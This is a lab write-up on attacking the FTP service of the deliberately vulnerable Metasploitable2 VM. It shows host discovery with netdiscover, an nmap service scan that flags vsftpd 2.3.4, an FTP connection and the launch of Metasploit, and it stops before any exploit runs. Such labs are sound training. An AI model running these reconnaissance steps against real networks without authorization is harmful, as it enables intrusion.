

5 July, 2024

Exploiting 21 FTP Port Vulnerability on Metasploitable2:

Detailed Write-Up by Seerat E Marryum


Check connectivity and the IP address of network we are connected to:

- **Ping google.com**
- **ifconfig**

Check all the network devices connected on router

- **sudo netdiscover**

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


The screenshot shows a Kali Linux terminal window titled "KaliLinux - VMware Workstation". The terminal is running a series of commands. The first command is `ping google.com`, which returns statistics for three successful pings. The second command is `ifconfig`, which displays the configuration for the `eth0` and `lo` interfaces. The `eth0` interface is configured with IP `192.168.100.213` and MAC address `08:00:27:ac:dc:08`. The `lo` interface is the standard loopback interface with IP `127.0.0.1`.

```
(silentspectre@kali)~  
$ ping google.com  
PING google.com (172.217.17.46) 56(84) bytes of data:  
64 bytes from ams16s29-in-f46.1e100.net (172.217.17.46): icmp_seq=1 ttl=58 time=68.4 ms  
64 bytes from ams16s29-in-f46.1e100.net (172.217.17.46): icmp_seq=2 ttl=58 time=64.6 ms  
64 bytes from ams16s29-in-f46.1e100.net (172.217.17.46): icmp_seq=3 ttl=58 time=64.3 ms  
^C  
--- google.com ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2004ms  
rtt min/avg/max/mdev = 64.320/65.792/68.428/1.867 ms  
  
(silentspectre@kali)~  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.100.213 netmask 255.255.255.0 broadcast 192.168.100.255  
    inet6 fe80::20c:29ff:feac:dc08 prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:ac:dc:08 txqueuelen 1000 (Ethernet)  
    RX packets 31 bytes 4061 (3.9 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 43 bytes 5132 (5.0 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 8 bytes 480 (480.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 8 bytes 480 (480.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(silentspectre@kali)~  
$
```

To direct input to this VM, click inside or press Ctrl+G.

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```
Metasploitable2-Linux - VMware Workstation
File Edit View VM Tabs Help
Home x KaliLinux x Metasploitable2-Linux x Kioptrix Level 1 x

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:1d:54:5a
          inet addr:192.168.100.218  Bcast:192.168.100.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe1d:545a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:60 errors:0 dropped:0 overruns:0 frame:0
          TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7482 (7.3 KB)  TX bytes:7388 (7.2 KB)
          Interrupt:17 Base address:0x2000


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$ _

Click in the virtual screen to send keystrokes
VMware Tools enables many features and improves mouse movement, video and performance. Log in to the guest operating system and click "Install Tools".
Install Tools  Remind Me Later  Never Remind Me

To direct input to this VM, click inside or press Ctrl+G.
```

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```
silentspectre@kali: ~  
File Actions Edit View Help  
Currently scanning: 192.168.113.0/16 | Screen View: Unique Hosts  
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180  



| IP              | At MAC Address    | Count | Len | MAC Vendor / Hostname         |
|-----------------|-------------------|-------|-----|-------------------------------|
| 192.168.100.1   | 4c:f9:5d:be:0c:83 | 1     | 60  | HUAWEI TECHNOLOGIES CO.,LTD   |
| 192.168.100.48  | ac:b5:7d:54:2a:05 | 1     | 60  | Liteon Technology Corporation |
| 192.168.100.218 | 00:0c:29:1d:54:5a | 1     | 60  | VMware, Inc.                  |

  
(silentspectre@kali)-[~]  
$ ping 192.168.100.218  
PING 192.168.100.218 (192.168.100.218) 56(84) bytes of data:  
64 bytes from 192.168.100.218: icmp_seq=1 ttl=64 time=0.278 ms  
64 bytes from 192.168.100.218: icmp_seq=2 ttl=64 time=0.872 ms  
^C  
— 192.168.100.218 ping statistics —  
2 packets transmitted, 2 received, 0% packet loss, time 1022ms  
rtt min/avg/max/mdev = 0.278/0.575/0.872/0.297 ms  
  
(silentspectre@kali)-[~]  
$
```

Nmap scan to get information about target device and find open ports alongwith their vulnerabilities:

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nmap scan -Pn -sV <ip>



```
(silentspectre@kali)-[~]
$ nmap -Pn -sV 192.168.100.218
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-01 16:01 EDT
Nmap scan report for 192.168.100.218
Host is up (0.0038s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.71 seconds

(silentspectre@kali)-[~]
$ ftp 192.168.100.218
Connected to 192.168.100.218.
```


We are going to exploit ftp port so checking connectivity and then connect to that port through command:

ftp <target ip>

Start Metasploit db using command:

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Sudo msfdb init && msfconsole



The screenshot shows a Kali Linux terminal window with the following content:

```
File Actions Edit View Help
Currently scanning: 192.168.109.0/16 | Screen View: Unique Hosts
31 Captured ARP Req/Rep packets, from 4 hosts. Total size: 1860
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.100.84	a4:4e:31:4f:65:9c	27	1620	Intel Corporate
192.168.100.1	4c:f9:5d:be:0c:83	2	120	HUAWEI TECHNOLOGIES CO.,LTD
192.168.100.48	ac:b5:7d:54:2a:05	1	60	Liteon Technology Corporation
192.168.100.218	00:0c:29:1d:54:5a	1	60	VMware, Inc.

